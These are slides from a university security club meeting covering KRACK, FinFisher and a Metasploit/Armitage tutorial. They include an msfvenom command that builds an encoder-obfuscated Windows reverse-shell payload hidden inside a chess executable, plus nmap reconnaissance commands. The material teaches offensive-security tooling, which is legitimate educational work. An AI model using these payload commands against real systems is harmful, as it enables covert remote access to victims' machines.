

# Cyber@UC Meeting 30

Metasploit and Armitage Basics

# If You're New!

- Join our Slack **ucyber.slack.com**
- Follow us on **Twitter @UCyb3r** and Facebook UC.yber; University of Cincinnati OWASP Chapter
- Feel free to get involved with one of our committees: **Content, Finance, Public Affairs, Outreach, Recruitment**
- Stay updated through our weekly emails and SLACK



# Announcements


- **Red Team Blue Team** delayed
- **Info Security Awareness**
  - *Week Oct. 23rd - 26th*
- **Smart Cincy** Conference *Oct. 25th*
- **October 27/28th ACM** programming challenge
- **Red team** against Franco's Class! *Nov. 27th*
- **Logo Design** Competition






# Weekly Content Committee Session

# KRACK Attack

- KRACK: Key Reinstallation Attack
  - WPA2 is a 13 year old WiFi auth scheme, pretty universally used
  - KRACK relies on weaknesses in the WPA standard itself, making all correctly implemented systems vulnerable
    - WPA1 and 2, Personal and enterprise, AES-CCMP, GCMP, WPA-TKIP, this is most WiFi devices
  - KRACK allows the attacker to decrypt the users data, no password cracking required
  - Exploits the 4-way handshake protocol used in WPA2 that establishes the encryption key
- 

# KRACK (continued)

- The attacker tricks the victim into re-installing an already in use key by manipulating and replaying handshake messages
  - The attacker can decrypt TCP SYN packets, allowing them to hijack TCP connections, allowing an attacker to inject malicious data into an unencrypted HTTP connection, something phones often use
  - Attacker can forge and inject packets if victim uses WPA-TKIP or GCMP
  - Android and linux devices are especially vulnerable, because they can be tricked into installing an all-zero encryption key
  - KRACK requires physical proximity to the WiFi network
  - Will need to wait for firmware updates to patch devices
- 

# KRACK (continued)

- HTTPS is still mostly but not 100% secure, they advise using a secure VPN
- There was a demonstration video, but the Youtube account got terminated at about 3:15 today, but I found a repost on another account

[https://www.youtube.com/watch?v=mL\\_sBksdwa0](https://www.youtube.com/watch?v=mL_sBksdwa0)

<https://thehackernews.com/2017/10/wpa2-krack-wifi-hacking.html>

<https://www.krackattacks.com/>

If you can stand the terrible voice

changer: <https://www.youtube.com/watch?v=W1vQJiMRIJQ>


# FinFisher

- Return of the infamous FinSpy malware, returns through the use of a new zero day exploit in Adobe Flash allowing remote code execution
  - Windows, Macintosh, Linux, and Chrome OS are all vulnerable
  - Utilized by the APT Black Oasis
    - Historically targets Russia, UK, Iran, Saudi Arabia, Libya, Nigeria, Netherlands, Iraq, Afghanistan
    - This is at least their fifth zero day exploit since Jun 2015
  - The flash vuln allows the installation of FinSpy
  - FinSpy is a surveillance tool, associated with Gamma Group, a company that legally sells surveillance and espionage software around the world
  - Capable of live surveillance via webcam and microphone
  - The patch to flash is already out now
- 



# Metasploit Basics

# What is Metasploit?



Example Cyber Kill Chain

- Framework for penetration testing
- Widely used in the professional field
- Commonly used with a number of other packages like nmap or recon-ng
- Free and Professional versions. Professional is \$5,000 a year!
- To get started with Metasploit try *msfconsole*

# High Level MetaSploit

The basic concept of how to use MetaSploit:

- Run msfconsole
- Identify a remote host
- Pick a vulnerability and use an exploit
- Configure the exploit
- Execute the payload against the remote host




# What is Armitage

- Armitage is a *scriptable* **red team collaboration tool** for Metasploit that *visualizes targets, recommends exploits, and exposes the advanced post-exploitation* features in the framework.
- Use the same MS sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.
- Run bots to automate red team tasks.



- auxiliary
- exploit
- payload
- post

- Find Attacks
- Hail Mary
- Packages
- Web Drive-by
  - Manage
  - Auto-Exploit Server
  - Client-side Attacks
  - Clone Site
  - Firefox Addon Attack
  - Signed Applet Attack
  - System Profiler
- Spear Phish



```

02:44:59 [*] Meterpreter session 94 opened (10.195.21.54:8181 -> 67.180. . :48124) at
2012-06-14 02:44:59 +0000
02:46:17 * raffiz added pivot: 10.73.31.0 255.255.255.0 94
02:46:27 * raffiz ping sweep: 10.73.31.0/24 via 94
02:49:37 * raffiz launched msf scans at: 10.73.31.149, 10.73.31.186, 10.73.31.45, 10.73.31.40,
10.73.31.176, 10.73.31.6, 10.73.31.1, 10.73.31.10
02:56:30 <raffiz > we've pivoting through the wifi pineapple, which allowed us to get a
linux host, which allowed us to get java meterpreter on it, which allowed us to well... get
another network
02:56:31 <raffiz > cheers
02:57:47 <Darren > Way to go WiFi Pineapple / Cobalt Strike. Tasty fruit!
raffiz>
  
```

Current Call

Darren 01:38:41

# MetaSploit Payload Generation


- msfvenom used to select package
- Select encoder to obfuscate hack use `msfvenom -l encoders` to display a list.
- Select platform for the attack
- Select file format
- Ready to deliver!



# Examples

```
msf > msfvenom -p windows/meterpreter/reverse_tcp  
--payload-options
```

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST=  
<your local IP> LPORT=<whatever port you want to listen on>  
-x /usr/share/chess.exe -e x86/shikata_ga_nai -i 200 -f exe
```



# Reconnaissance

You must know the **operating system**, the **ports**, the **services**, the **applications**, and sometimes even the **language** of the target to be effective.

Nmap:

<https://www.youtube.com/watch?v=TyUtnOb-kS0>

Wireshark:

<https://www.youtube.com/watch?v=f4zqMDzXt6k>

Article:

<https://www.cyberciti.biz/networking/nmap-command-examples-tutorials/>

Host Discovery:  
`nmap -sP "IP/24"`

OS Detection:  
`nmap -v -A "IP"`

Port Scan:  
`nmap --open "IP"`  
`nmap "IP"`  
`Nmap -sT "IP" (all tcp ports on host)`

Service/Application Detection:  
`nmap -sV "IP"`



# Weaponization

Creating a weaponized exploit is a program that you can run that will work as an attack for anyone trying to perform the attack.

Article:

<https://www.mocana.com/blog/2013/07/31/what-is-weaponized-exploits>

- Bash, Python, C/C++ Scripts
  - Any program a person can just hit run and it will perform the exploit
    - (You may not be performing the exploit you find)
  - Metasploit Payloads
    - msfvemon
-

# Delivery



If the payload has been properly weaponized than the delivery is just hitting the GO button and waiting for the fireworks.

---

# Recon & Payload Demo